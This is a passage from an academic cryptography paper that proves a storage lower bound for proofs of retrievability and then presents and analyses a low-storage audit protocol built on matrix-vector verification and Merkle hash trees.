Define a map $\phi : \{0,1\}^{N+s+c} \to \{0,1\}^N$ as follows. Given any pair (st_C, st_S) of length-$N+s$ and length-c bit strings, run $\mathbf{Extract}(st_C, \mathbf{Audit}_1(st_C, st_S), \ldots, \mathbf{Audit}_e(st_C, st_S))$ repeatedly over all possible choices of randomness, and record the majority result. By Definition 1, we have that $\phi(st_C, st_S) = M$ whenever $\mathbf{IsValid}(st_C, st_S, M)$.

Observe that this map ϕ must be onto, and consider, for any N-bit data string M, the preimage $\phi^{-1}(M)$, which is the set of client/server storage configurations (st_C, st_S) such that $\phi(st_C, st_S) = M$. By a pigeon-hole argument, there must exist some string M_0 such that

$$\#\phi^{-1}(M_0) \leq \frac{2^{N+s+c}}{2^N} = 2^{s+c}. \tag{4}$$

Informally, M_0 is the data which is most easily corrupted.

We now define an adversary $\overline{\mathcal{S}}$ for the game of Definition 4 as follows: On the first step, $\overline{\mathcal{S}}$ chooses M_0 as the initial database, and uses this in the **Init** algorithm to receive server state st_S. Next, $\overline{\mathcal{S}}$ chooses k indices uniformly at random from the st_S of $(N+s)$ bits (where k is a parameter to be defined next), and flips those k bits in st_S to obtain a *corrupted* state st'_S. Finally, $\overline{\mathcal{S}}$ runs the honest **Audit** algorithm $2e$ times on step 3 of the security game, using this corrupted state st'_S.

What remains is to specify how many bits k the adversary should randomly flip, so that most of the $2e$ runs of the **Audit** algorithm succeed, but the following call to **Extract** does not produce the original database M_0. Let

$$k = \left\lfloor \frac{N+s}{4t} \right\rfloor. \tag{5}$$

We assumed that $s \geq 0$ and $t \leq \frac{N}{4}$, thus we have that $k \geq 1$.

Let st_C be the initial client state (which is unknown to $\overline{\mathcal{S}}$) in the attack above with initial database M_0. From the correctness requirement (Definition 1) and the definition of t in our theorem, running $\mathbf{Audit}(st_C, st_S)$ must always succeed after examining at most t bits of st_S. Therefore, if the k flipped bits in the corrupted server storage st'_S are not among the (at most) t bits examined by the **Audit** algorithm, it will still pass. By the union bound, the probability that a single run of $\mathbf{Audit}(st_C, st'_S)$ passes is at least

$$1 - t\frac{k}{N+s} \geq \frac{3}{4}.$$

This means that the expected number of failures in running $2e$ audits is $\frac{e}{2}$, so the Markov inequality tells us that the adversary $\overline{\mathcal{S}}$ successfully passes at least e audits (as required) with probability at least $\frac{1}{2}$. We want to examine the probability that $\phi(st_C, st'_S) \neq M_0$, and therefore that the final call to **Extract** in the security game does not produce M_0 and the adversary wins with high probability. Because there are $\binom{N+s}{k}$ distinct ways to choose the k bits to form corrupted storage st'_S, and from the upper bound of (4) above, the probability that $\phi(st_C, st'_S) \neq M_0$ is at least

$$1 - \frac{2^{s+c}-1}{\binom{N+s}{k}}. \tag{6}$$

Trivially, if $s+c = 0$, then this probability equals 1. Otherwise, from the original assumption (3), and because $\log_2(4t)/(2t) \leq 1$ for all positive integers t, we have

$$s+c+2 \leq 3(s+c) < \frac{N\log_2 t}{4t} \leq \left(\frac{N}{4t} - 1\right)\log_2(4t).$$

Therefore

$$\binom{N+s}{k} \geq \left(\frac{N+s}{k}\right)^k > (4t)^{\frac{N+s}{4t}-1} \geq 2^{s+c+2}.$$

Returning to the lower bound in (6), the probability that the final **Extract** does not return M_0 is at least $\frac{3}{4}$. Combining with the first part of the proof, we see that, with probability at least $\frac{3}{8}$, the attacker succeeds: at least e runs of $\mathbf{Audit}(st_C, st'_S)$ pass, but the final run of **Extract** fails to produce the correct database M_0. □

4 Retrievability via verifiable computing

We first present a simple version of our PoR protocol. This version contains the main ideas of our approach, namely, using matrix-vector products during audits to prove retrievability. It also makes use of Merkle hash trees during reads and updates to ensure authenticity.

This protocol uses only $N + o(N)$ persistent server storage, which is an improvement to the $O(N)$ persistent storage of existing PoR schemes, and is the main contribution of this work. The costs of our **`Read`** and **`Write`** algorithms are similar to existing work, but we incur an asymptotically higher cost for the **`Audit`** algorithm, namely $O(\sqrt{N})$ communication bandwidth and $O(N)$ server computation time. We demonstrate in the next section that this tradeoff between persistent storage and **`Audit`** cost is favorable in cloud computing settings for realistic-size databases.

Later, in Section 5, we give a more general protocol and prove it secure according to the PoR definition in Section 2. That generalized version shows how to achieve $O(1)$ persistent client storage with the same costs, or alternatively to arbitrarily decrease communication bandwidth during **`Audit`**s by increasing client persistent storage and computation time.

4.1 Overview

A summary of our four algorithms is shown in Figure 1, where dashed boxes are the classical, Merkle hash tree authenticated, remote read/write operations.

Our idea is to use verifiable computing schemes as, e.g., proposed in [18]. Our choice for this is to treat the data as a square matrix of dimension roughly $\sqrt{N} \times \sqrt{N}$. This allows for the matrix multiplication verification described in [20] to be used as a computational method for the audit algorithm.

Crucially, this does not require any additional metadata; the database M is stored as-is on disk, our algorithm merely treats the machine words of this unmodified data as a matrix stored in row-major order. Although the computational complexity for the **`Audit`** algorithm is asymptotically $O(N)$ for the server, this entails only a single matrix-vector multiplication, in contrast to some prior work which requires expensive RSA computations [5].

To ensure authenticity also during **`Read`** and **`Write`** operations, we combine this linear algebra idea with a standard Merkle hash tree.

4.2 Matrix based approach for audits

The basic premise of our particular PoR is to treat the data, consisting of N bits , as a matrix $\mathbf{M} \in \mathbb{F}_q^{m \times n}$, where $\mathbb{F}_q$ is a suitable finite field of size q, and each chunk of $\lfloor \log_2 q \rfloor$ bits is considered as an element of $\mathbb{F}_q$. Crucially, the choice of field $\mathbb{F}_q$ detailed below does not require any modification to the raw data itself; that is, any element of the matrix $\mathbf{M}$ can be retrieved in $O(1)$ time. At a high level, our audit algorithm follows the matrix multiplication verification technique of [20].

In the **`Init`** algorithm, the client chooses a secret random *control vector* $\mathbf{u} \in \mathbb{F}_q^m$ and computes a second secret control vector $\mathbf{v} \in \mathbb{F}_q^n$ according to

$$\mathbf{v}^\intercal = \mathbf{u}^\intercal \mathbf{M}. \tag{7}$$

Note that $\mathbf{u}$ is held constant for the duration of the storage. This does not compromise security because no message which depends on $\mathbf{u}$ is ever sent to the Server. In particular, this means that multiple clients could use different, independent, control vectors $\mathbf{u}$ as long as they have a way to synchronize **`Write`** operations (modifications of their shared database) over a secure channel.

To perform an audit, the client chooses a random *challenge vector* $\mathbf{x} \in \mathbb{F}_q^n$, and asks the server to compute a *response vector* $\mathbf{y} \in \mathbb{F}_q^m$ according to

$$\mathbf{y} = \mathbf{M}\mathbf{x} \tag{8}$$

Upon receiving the response $\mathbf{y}$, the client checks two dot products for equality, namely

$$\mathbf{u}^\intercal \mathbf{y} \stackrel{?}{=} \mathbf{v}^\intercal \mathbf{x}. \tag{9}$$


The proof of retrievability will rely on the fact that observing several successful audits allows, with high probability, recovery of the matrix $\mathbf{M}$, and therefore of the entire database.

The audit algorithm's cost is mostly in the server's matrix-vector product. The client's dot products are much cheaper in comparison. For instance if $m = n$ are close to $\sqrt{N}$, the communication cost is bounded by $O(\sqrt{N})$ as each vector has about $\sqrt{N}$ values. We trade this infrequent heavy computation for almost no additional persistent storage on the server side, justified by the significantly cheaper cost of computation versus storage space.

A sketch of the security proofs is as follows; full proofs are provided along with our formal and general protocol in Section 5. The Client knows that the Server sent the correct value of $\mathbf{y}$ with high probability, because otherwise the Server must know something about the secret control vector $\mathbf{u}$ chosen randomly at initialization time. This is impossible since no data depending on $\mathbf{u}$ was ever sent to the Server. The retrievability property (Definition 4) is ensured from the fact that, after $\sqrt{N}$ random successful audits, with high probability, the original data $\mathbf{M}$ is the unique solution to the matrix equation $\mathbf{M}\mathbf{X} = \mathbf{Y}$, where $\mathbf{X}$ is the matrix of random challenge vectors in the audits and $\mathbf{Y}$ is the matrix of corresponding response vectors from the Server.

Some similar ideas were used by [32] for checking integrity. However, their security relies on the difficulty of integer factorization. Implementation would therefore require many modular exponentiations at thousands of bits of precision. Our approach for audits is much simpler and independent of computational hardness assumptions.

Figure 1: Client/server PoR protocol with low storage server



4.3 Merkle hash tree for updates

In our protocols, the raw database of size N bits is handled in two different ways. As seen in the previous section, the audits use chunks of $\lfloor \log_2 q \rfloor$ bits as elements of a finite field $\mathbb{F}_q$. Second, a Merkle hash tree with a different block size b is used here to ensure authenticity of individual **`Read`** operations. This tree is a binary tree, stored on the server, consisting of $O(N/b)$ hashes, each of size 2κ, for collision resistance.

The Client stores only the root hash, and can perform, with high integrity assurance, any read or write operation on a range of k bytes in $O(k+b+\log(N/b))$ communication and computation time. When the block size is large enough, the extra server storage is $o(N)$; for example, $b \geq \log N$ means the hash tree can be stored using $O(N\kappa/\log N)$ bits.

Merkle hash trees are a classical result, commonly used in practice, and we do not claim any novelty in our use here [25, 27]. To that end, we provide three algorithms to abstract the details of the Merkle hash tree: **MTInit**, **MTVerifiedRead** and **MTVerifiedWrite**.

These three algorithms are in fact two-party protocols between a Server and a Client, but without any requirement for secrecy. A vertical bar | in the inputs and/or outputs of an algorithm indicates Server input/output on the left, and Client input/output on the right. When only the Client has input/output, the bar is omitted for brevity.

The **MTVerifiedRead** and **MTVerifiedWrite** algorithms may both fail to verify a hash, and if so, the Client outputs **`reject`** and aborts immediately. Our three Merkle tree algorithms are as follows.

MTInit$(1^\kappa, b, M) \mapsto (M, T_M \mid r_M)$. The Client initializes database M for storage in size-b blocks. The entire database M is sent to the Server, who computes hashes and stores the resulting Merkle hash tree T_M. The Client also computes this tree, but discards all hashes other than the root hash r_M. The cost in communication and computation for both parties is bounded by $O(|M|) = O(N)$.

MTVerifiedRead$(M, T_M \mid range, r_M) \mapsto M_{range}$. The Client sends a contiguous byte range to the server, i.e., a pair of indices within the size of M. This range determines which containing range of blocks are required, and sends back these block contents, along with left and right boundary paths in the hash tree T_M. Specifically, the boundary paths include all left sibling hashes along the path from the first block to the root node, and all right sibling hashes along the path from the last block to the root; these are called the "uncles" in the hash tree. Using the returned blocks and hash tree values, the Client reconstructs the Merkle tree root, and compares with r_M. If these do not match, the Client outputs **`reject`** and aborts. Otherwise, the requested range of bytes is extracted from the (now-verified) blocks and returned. The cost in communication and computation time for both parties is at most $O(|range| + b + \log(N/b))$.

MTVerifiedWrite$(M, T_M \mid range, M'_{range}, r_M) \mapsto (M', T'_M \mid M_{range}, r'_M)$. The Client wishes to update the data M'_{range} in the specified range, and receive the *previous value* of that range, M_{range}, as well as an updated root hash r_M. The algorithm begins as **MTVerifiedRead** with the Server sending all blocks to cover the range and corresponding left and right boundary hashes from T_M. After the Client retrieves and verifies the old value M_{range} with the old root hash r_M, she updates the blocks with the new value M'_{range} and uses the same boundary hashes to compute the new root hash r'_M. Separately, the Server updates the underlying database M' in the specified range, then recomputes all affected hashes in T'_M. The asymptotic cost is

identical to that for the **MTVerifiedRead** algorithm.

5 Formalization and Security analysis

In this section we present our PoR protocol in most general form; prove it satisfies the definitions of PoR correctness, authenticity, and retrievability; analyze its asymptotic performance and present a variant that also satisfies public verifiability.

Recall that our security definition and protocol rely on two security parameters: κ for computational security and λ for statistical security. In our main protocol, the only dependence on computational assumptions comes from the use of Merkle trees and the hardness of finding hash collisions. The κ parameter will also arise when we use encryption to extend the protocol for externalized storage and public verifiability.

Instead, the security of our main construction mostly depends on the statistical security parameter λ. Roughly speaking, this is because in order to produce an incorrect result that the client will accept for an audit, the adversary must provably *guess* a result and try it within the *online* audit protocol; even observing correct audits does not help the adversary gain an advantage. This intuition, rigorously analyzed below, allows us to instantiate our protocol more efficiently while providing strong security guarantees.

5.1 Improvements on the control vectors

The control vectors $\mathbf{u}$ and $\mathbf{v}$ stored by the Client in the simplified protocol from Section 4 can be modified to increase security and decrease persistent storage or communications.

Security assumptions via multiple checks. In order to reach a target bound $2^{-\lambda}$ on the probability of failure for authenticity, it might *theoretically* be necessary to choose multiple independent $\mathbf{u}$ vectors during initialization and repeat the audit checks with each one. We will show that in fact only one vector is necessary for reasonable settings of λ, but perform the full analysis here for completeness and to support a potential evolution of the security requirements.

We model multiple vectors by inflating the vectors $\mathbf{u}$ and $\mathbf{v}$ to be blocks of t non-zero vectors instead; that is, matrices $\mathbf{U}$ and $\mathbf{V}$ with t rows each. To see how large t needs to be, consider the probability of the Client accepting an incorrect response during an audit. An incorrect answer $\mathbf{z}$ to the audit fails to be detected only if

$$\mathbf{U} \cdot (\mathbf{z} - \mathbf{y}) = \mathbf{0}, \tag{10}$$

where $\mathbf{y} = \mathbf{M}\mathbf{x}$ is the correct response which would be returned by an honest Server, for $\mathbf{M} \in \mathbb{F}_q^{m \times n}$.

If $\mathbf{U}$ is sampled uniformly at random among matrices in $\mathbb{F}_q^{t \times m}$ with non-zero rows, then since the Server never learns any information about $\mathbf{U}$, the audit fails only if $(\mathbf{z} - \mathbf{y}) \neq \mathbf{0}$ but $\mathbf{U}$ is in its left nullspace. This happens with probability at most $1/q^t$.

Achieving a probability bounded by $2^{-\lambda}$, requires to set $t = \left\lceil \frac{\lambda}{\log_2(q)} \right\rceil$. In practice, reasonable values of $\lambda = 40$ and $q > 2^{64}$ mean that $t = 1$ is large enough. If an even higher level of security such as $\lambda = 80$ is required, then still only 2 vectors are needed.

Random geometric progression. Instead of using uniformly random vectors $\mathbf{x}$ and matrices $\mathbf{U}$, one can impose a structure on them, in order to reduce the amount of randomness needed, and the cost of communicating or storing them. We propose to apply Kimbrel and Sinha's modification of Freivalds' check [24]: select a single random field element ρ and form $\mathbf{x}^\intercal = [\rho, \ldots, \rho^n]$, thus reducing the communication volume for an audit from $m+n$ to $m+1$ field elements.

Similarly, we can reduce the storage of $\mathbf{U}$ by sampling uniformly at random t distinct non-zero elements $s_1, \ldots, s_t$ and forming

$$\mathbf{U} = \begin{bmatrix} s_1 & \cdots & s_1^m \\ \vdots & & \vdots \\ s_t & \cdots & s_t^m \end{bmatrix} \in \mathbb{F}_q^{t \times m}. \tag{11}$$

This reduces the storage on the client side from $mt + n$ to only $t + n$ field elements.

Then with a rectangular database and $n > m$, communications can be potentially lowered to any small target amount, at the cost of increased client storage and greater client computation during audits.

This structure constraint on $\mathbf{U}$ impacts the probability of failure of the authenticity for the audits. Consider an incorrect answer $\mathbf{z}$ to an audit as in (10). Then each element $s_1, \ldots, s_t$ is a root of the degree-$(m-1)$ univariate polynomial whose coefficients are $\mathbf{z} - \mathbf{y}$. Because this polynomial has at most $m-1$ distinct roots, the probability of the Client accepting an incorrect answer is at most

$$\frac{\binom{m-1}{t}}{\binom{q}{t}} \leq \left(\frac{m}{q}\right)^t, \tag{12}$$

which leads to setting $t = \left\lceil \frac{\lambda}{\log_2(q) - \log_2(m)} \right\rceil$ in order to bound this probability by $2^{-\lambda}$. Even if $N = 2^{53}$ for 1PB of storage, assuming $m \leq n$, and again using $\lambda = 40$ and $q \geq 2^{64}$, still $t = 1$ suffices.

Externalized storage. Lastly, the client storage can be reduced to $O(\kappa)$ by externalizing the storage of the block-vector $\mathbf{V}$ at the expense of increasing the volume of communication. Clearly $\mathbf{V}$ must be stored encrypted, as otherwise the server could answer any challenge without having to store the database. Any IND-CPA symmetric cipher works here, with care taken so that a separate IV is used for each column; this allows updates to a column of $\mathbf{V}$ during a **`Write`** operation without revealing anything about the updated values.

In the following we will thus simply assume that the client has access to an encryption function $E_K : \mathbb{F}_q \to \mathcal{C}$ (from the field to any ciphertext space $\mathcal{C}$) and a decryption function $D_K : \mathcal{C} \to \mathbb{F}_q$, both parameterized with a secret key K. In order to assess the authenticity of each communication of the ciphered $\mathbf{V}$ from the Server to the client, we will use another Merkle-Hash tree certificate for it: the client will only need to keep the root of a Merkle-Tree built on the encryption of $\mathbf{V}$. With this, we next show how to efficiently and securely update both the database and this externalized ciphered control vector. Further, this ensures non-malleability outside of the encryption scheme: INT-CTXT (integrity of ciphertexts) together with IND-CPA implies IND-CCA2 [7, Theorem 2].

Since this modification reduces the client storage but increases the overall communication, we consider both options (with or without it; extern=`T` or extern=`F`), and we state the algorithms for our protocol with a *Strategy* parameter, deciding whether or not to externalize the storage of $\mathbf{V}$.

5.2 Formal protocol descriptions

Full definitions of the five algorithms, **`Init`**, **`Read`**, **`Write`**, **`Audit`** and **`Extract`**, as Algorithms 1 to 5, are given below, incorporating the improvements on control vector storage from the previous subsection. They include subcalls to the classical Merkle hash tree operations defined in Section 4.3.

Then, a summary of the asymptotic costs can be found in Table 2.

Algorithm 1 **`Init`**$(1^\kappa, 1^\lambda, m, n, q, b, M, Strategy)$

Input: $1^\kappa, 1^\lambda; m, n, q, b \in \mathbb{N}; \mathbf{M} \in \mathbb{F}_q^{m \times n}$
Output: st_S, st_C

$t \leftarrow \lceil \lambda / (\log_2 q) \rceil \in \mathbb{N}$;
Client: $\mathbf{s} \xleftarrow{\$} \mathbb{F}_q^t$ with non-zero distinct elements{Secrets}
Client: Let $\mathbf{U} \leftarrow [\mathbf{s}_i^j]_{i=1\ldots t, j=1\ldots m} \in \mathbb{F}_q^{t \times m}$
Client: $\mathbf{V} \leftarrow \mathbf{UM} \in \mathbb{F}_q^{t \times n}$ {Secretly stored or externalized}
Both: $(\mathbf{M}, T_\mathbf{M} \mid r_\mathbf{M}) \leftarrow \mathbf{MTInit}(1^\kappa, b, \mathbf{M})$
if $(Strategy = externalization)$ **then**
  Client: $K \xleftarrow{\$} \mathcal{K}$;
  Client: $\mathbf{W} \leftarrow E_K(\mathbf{V}) \in \mathcal{C}^{t \times n}$; {elementwise}
  Client: sends $m, n, q, \mathbf{M}, \mathbf{W}$ to the Server;
  Both: $(\mathbf{W}, T_\mathbf{W} \mid r_\mathbf{W}) \leftarrow \mathbf{MTInit}(1^\kappa, b, \mathbf{W})$
  Server: $st_S \leftarrow (m, n, q, \mathbf{M}, T_\mathbf{M}, Strategy, \mathbf{W}, T_\mathbf{W})$;
  Client: $st_C \leftarrow (m, n, q, t, \mathbf{s}, r_\mathbf{M}, Strategy, K, r_\mathbf{W})$;
else
  Client: sends $m, n, q, \mathbf{M}$ to the Server;
  Server: $st_S \leftarrow (m, n, q, \mathbf{M}, T_\mathbf{M}, Strategy)$;
  Client: $st_C \leftarrow (m, n, q, t, \mathbf{s}, r_\mathbf{M}, Strategy, \mathbf{V})$;
end if

Algorithm 2 **`Read`**(st_S, st_C, i, j)

Input: $st_S, st_C, i \in [1..m], j \in [1..n]$
Output: $\mathbf{M}_{ij}$ or **`reject`**

Both: $\mathbf{M}_{ij} \leftarrow \mathbf{MTVerifiedRead}(\mathbf{M}, T_\mathbf{M} \mid (i, j), r_\mathbf{M})$
Client: **return** $\mathbf{M}_{ij}$

Algorithm 3 **`Write`**$(st_S, st_C, i, j, \mathbf{M}'_{ij}, Strategy)$

Input: $st_S, st_C, i \in [1..m], j \in [1..n], \mathbf{M}'_{ij} \in \mathbb{F}_q$
Output: st'_S, st'_C or **`reject`**

Both: $(\mathbf{M}', T'_\mathbf{M} \mid \mathbf{M}_{ij}, r'_\mathbf{M}) \leftarrow \mathbf{MTVerifiedWrite}(\mathbf{M}, T_\mathbf{M} \mid (i, j), \mathbf{M}'_{ij}, r_\mathbf{M})$
if $(Strategy = externalization)$ **then**
  Both: $\mathbf{W}_{1..t,j} \leftarrow \mathbf{MTVerifiedRead}(\mathbf{W}, T_\mathbf{W} \mid (1..t, j), r_\mathbf{W})$
  Client: $\mathbf{V}_{1..t,j} \leftarrow D_K(\mathbf{W}_{1..t,j}) \in \mathbb{F}_q^t$;
end if
Client: Let $\mathbf{U}_{1..t,i} \leftarrow [\mathbf{s}_k^i]_{k=1\ldots t} \in \mathbb{F}_q^t$
Client: $\mathbf{V}'_{1..t,j} \leftarrow \mathbf{V}_{1..t,j} + \mathbf{U}_{1..t,i}(\mathbf{M}'_{ij} - \mathbf{M}_{ij}) \in \mathbb{F}_q^t$;
if $(Strategy = externalization)$ **then**
  Client: $\mathbf{W}'_{1..t,j} \leftarrow E_K(\mathbf{V}'_{1..t,j}) \in \mathcal{C}^t$
  Both: $(\mathbf{W}', T'_\mathbf{W} \mid \mathbf{W}_{1..t,j}, r'_\mathbf{W}) \leftarrow \mathbf{MTVerifiedWrite}(\mathbf{W}, T_\mathbf{W} \mid (1..t, j), \mathbf{W}'_{1..t,j}, r_\mathbf{W})$
  Server: Update st'_S using $\mathbf{M}', T'_\mathbf{M}, \mathbf{W}'$, and $T'_\mathbf{W}$
  Client: Update st'_C using $r'_\mathbf{M}$ and $r'_\mathbf{W}$
else
  Server: Update st'_S using $\mathbf{M}'$ and $T'_\mathbf{M}$
  Client: Update st'_C using $r'_\mathbf{M}$ and $\mathbf{V}'$
end if

5.3 Security

Before we begin the full security proof, we need the following technical lemma to prove that the **`Extract`** algorithm succeeds with high probability. The proof of this lemma is a straightforward application of Chernoff bounds.

Lemma 6. *Let $\lambda, n \geq 1$ and suppose e balls are thrown independently and uniformly into q bins at random. If $e = 4n + 24\lambda$ and $q \geq 4e$, then with probability at least $\exp(-\lambda)$, the number of non-empty bins is at least $e/2 + n$.*

Proof. Let $B_1, B_2, \ldots, B_e$ be random variables for the indices of bins that each ball goes into. Each is a uniform independent over the q bins. Let $X_{1,2}, X_{1,3}, \ldots, X_{e-1,e}$ be $\binom{e}{2}$ random variables for each pair of indices i, j with $i \neq j$, such that $X_{i,j}$ equals 1 iff $B_i = B_j$. Each $X_{i,j}$ is a therefore Bernoulli trial with $\mathbb{E}[X_{i,j}] = \frac{1}{q}$, and the sum $X = \sum_{i \neq j} X_{i,j}$ is the number of pairs of balls which go into the same bin.

We will use a Chernoff bound on the probability that X is large. Note that the random variables $X_{i,j}$ are *not* independent, but they are negatively correlated: when any $X_{i,j}$ equals 1, it only *decreases* the conditional expectation of any other $X_{i',j'}$. Therefore, by convexity, we can treat the $X_{i,j}$'s as independent

Table 2: Proof of retrievability via rectangular verifiable computing with structured vectors
$N = mn\log_2 q$ is the size of the database, $\kappa \geq \lambda$ are the computational and statistical security parameters, $b > \kappa \log N$ is the Merkle tree block size. Assume $\log_2 q$ is a constant.

		Server	Communication		Client	
Strategy			extern=T	extern=F	extern=T	extern=F
Storage		$N + O(N\kappa/b)$			$O(\kappa)$	$O(n\kappa)$
Comput.	Setup	$O(N)$	$N + o(N)$	N	$O(N)$	
	Audit	N	$O(m + n\kappa)$	$O(m)$	$O(\kappa(m+n))$	
	Read/Write	$O(b + \kappa \log N)$	$O(b + \kappa \log N)$		$O(b + \kappa \log N)$	

Algorithm 4 `Audit`$(st_S, st_C, Strategy)$

Input: st_S, st_C
Output: `accept` or `reject`

1: Client: $\rho \xleftarrow{\$} \mathbb{F}_q$ and sends it to the Server;
2: Let $\mathbf{x}^\intercal \leftarrow [\rho^1, \rho^2, \ldots, \rho^n]$
3: Server: $\mathbf{y} \leftarrow \mathbf{M}\mathbf{x} \in \mathbb{F}_q^m$; {$\mathbf{M}$ from st_S}
4: Server: sends $\mathbf{y}$ to Client;
5: **if** $(Strategy = externalization)$ **then**
6: Both: $\mathbf{W} \leftarrow$ **MTVerifiedRead**$(\mathbf{W}, T_{\mathbf{W}} \mid (1..t, 1..n), r_{\mathbf{W}})$;
7: Client: $\mathbf{V} \leftarrow D_K(\mathbf{W}) \in \mathbb{F}_q^{t \times n}$
8: **end if**
9: Client: Let $\mathbf{U} \leftarrow [\mathbf{s}_i^j]_{i=1\ldots t, j=1\ldots m} \in \mathbb{F}_q^{t \times m}$
10: **if** $(\mathbf{U}\mathbf{y} = \mathbf{V}\mathbf{x})$ **then**
11: Client: **return** `accept`
12: **else**
13: Client: **return** `reject`
14: **end if**

in order to obtain an upper bound on the probability that X is large.

Observe that $\mathbb{E}[X] = \binom{e}{2}/q < e/8$. A standard consequence of the Chernoff bound on sums of independent indicator variables tells us that $\Pr[X \geq 2\mathbb{E}[X]] \leq \exp(-\mathbb{E}[X]/3)$; see for example [30, Theorem 4.1], or [22, Theorem 1].

Substituting the bound on $\mathbb{E}[X]$ then tells us that $\Pr[X \geq e/4] \leq \exp(-e/24) < \exp(-\lambda)$. That is, with high probability, fewer than $e/4$ pair of balls share the same bin. If n_k denotes the number of bins with k balls, the number of non-empty bins is:

$$\sum_{k=1}^{q} n_k = \left(e - \sum_{k=2}^{q} k n_k\right) + \sum_{k=2}^{q} n_k = e - \sum_{k=2}^{q} (k-1) n_k \geq e - \sum_{k=2}^{q} \binom{k}{2} n_k.$$

The latter is $> \frac{3}{4}e$ with high probability, which completes the proof, since $3e/4 = e/2 + e/4 = e/2 + n + 6\lambda$. □

We now proceed to the main result of the paper.

Algorithm 5 `Extract`$(st_C, (\mathbf{x}_1, \mathbf{y}_1), \ldots, (\mathbf{x}_e, \mathbf{y}_e))$

Input: st_C and $e \geq 4n + 24\lambda$ audit transcripts $(\mathbf{x}_i, \mathbf{y}_i)$, of which more than $e/2$ are successful.
Output: $\mathbf{M}$ or `fail`

1: $\ell_1, \ldots, \ell_k \leftarrow$ indices of *distinct* successful challenge vectors $\mathbf{x}_{\ell_i}$
2: **if** $k < n$ **then**
3: **return** `fail`
4: **end if** {Now $\mathbf{X}$ is Vandermonde with distinct points}
5: Form matrix $\mathbf{X} \leftarrow [\mathbf{x}_{\ell_1} | \cdots | \mathbf{x}_{\ell_n}] \in \mathbb{F}_q^{n \times n}$
6: Form matrix $\mathbf{Y} \leftarrow [\mathbf{y}_{\ell_1} | \cdots | \mathbf{y}_{\ell_n}] \in \mathbb{F}_q^{m \times n}$
7: Compute $\mathbf{M} \leftarrow \mathbf{Y}\mathbf{X}^{-1}$
8: **return** $\mathbf{M}$

Theorem 7. *Let $\kappa, \lambda, m, n \in \mathbb{N}$, $\mathbb{F}_q$ a finite field satisfying $q \geq 16n + 96\lambda$ be parameters for our PoR scheme. Then the protocol composed of:*

- *the* `Init` *operations in Algorithm 1;*
- *the* `Read` *operations in Algorithm 2;*
- *the* `Write` *operations in Algorithm 3;*
- *the* `Audit` *operations in Algorithm 4; and*
- *the* `Extract` *operation in Algorithm 5 with e=4n+24λ*

satisfies correctness, adaptive authenticity and retrievability as defined in Definitions 1, 3 and 4.

Proof. Correctness comes from the correctness of the Merkle hash tree algorithms, and from the fact that, when all parties are honest, $\mathbf{U}\mathbf{y} = \mathbf{U}\mathbf{M}\mathbf{x} = \mathbf{V}\mathbf{x}$.

For authenticity, first consider the secret control block vectors $\mathbf{U}$ and $\mathbf{V}$. On the one hand, in the local storage strategy, $\mathbf{U}$ and $\mathbf{V}$ never travel and all the communications by the Client in all the algorithms are independent of these secrets. On the other hand, in the externalization strategy, $\mathbf{U}$ never travels and $\mathbf{V}$ is kept confidential by the IND-CPA symmetric encryption scheme with key K known only by the client. Therefore, from the point of view of the server, it is equivalent, *in both strategies*, to consider either that these secrets are computed during initialization as stated, or that they are only determined *after* the completion of any of the operations.

Now suppose that the server sends an incorrect audit response $\mathbf{z} \neq \mathbf{M}\mathbf{x}$ which the Client fails to reject, and let $f \in \mathbb{F}_q[X]$ be the polynomial with degree at most $m-1$ whose

coefficients are the entries of $(\mathbf{z}-\mathbf{Mx})$. Then from (10) and (11) in the prior discussion, each of the randomly-chosen values $s_1,\ldots,s_t$ is a root of this polynomial f. Because f has at most $m-1$ distinct roots, the chance that a single s_i is a root of f is at most $(m-1)/q$, and therefore the probability that all $f(s_1)=\cdots=f(s_t)=0$, is at most $(m/q)^t$.

From the choice of $t=\lceil \lambda/\log_2(q/m)\rceil$, the chance that the Client fails to reject an incorrect audit response is at most $2^{-\lambda}$, which completes the proof of authenticity (Definition 3).

For retrievability, we need to prove that Algorithm 5 succeeds with high probability on the last step of the security game from Definition 4. Because of the authenticity argument above, all successful audit transcripts are valid with probability $1-\mathsf{negl}(\lambda)$; that is, each $\mathbf{y}=\mathbf{Mx}$ in the input to Algorithm 5. This **`Extract`** algorithm can find an invertible Vandermonde matrix $\mathbf{X}\in\mathbb{F}_q^{n\times n}$, and thereby recover $\mathbf{M}$ successfully, whenever at least n of the values ρ from challenge vectors $\mathbf{x}$ are distinct.

Therefore the security game becomes essentially this: The experiment runs the honest **`Audit`** algorithm $e=4n+24\lambda$ times, each time choosing a value ρ for the challenge uniformly at random from $\mathbb{F}_q$. The adversary must then select $e/2$ of these audits to succeed, and the adversary wins the game by selecting $e/2$ of the e random audit challenges which contain fewer than n distinct ρ values.

This is equivalent to the balls-and-bins game of Lemma 6, which shows that the **`Extract`** algorithm succeeds with probability at least $1-\exp(-\lambda)>1-2^{-\lambda}$ for any selection of $e/2$ out of e random audits. □

5.4 Publicly verifiable variant

Our scheme can also be adapted to meet the stricter requirement of *public verifiability* (see Section 2.2), wherein there are now two types of client: a *Writer* who can run any of the **`Init`**, **`Write`**, **`Read`**, or **`Audit`** algorithms; and a *Verifier* that can only run the last two.

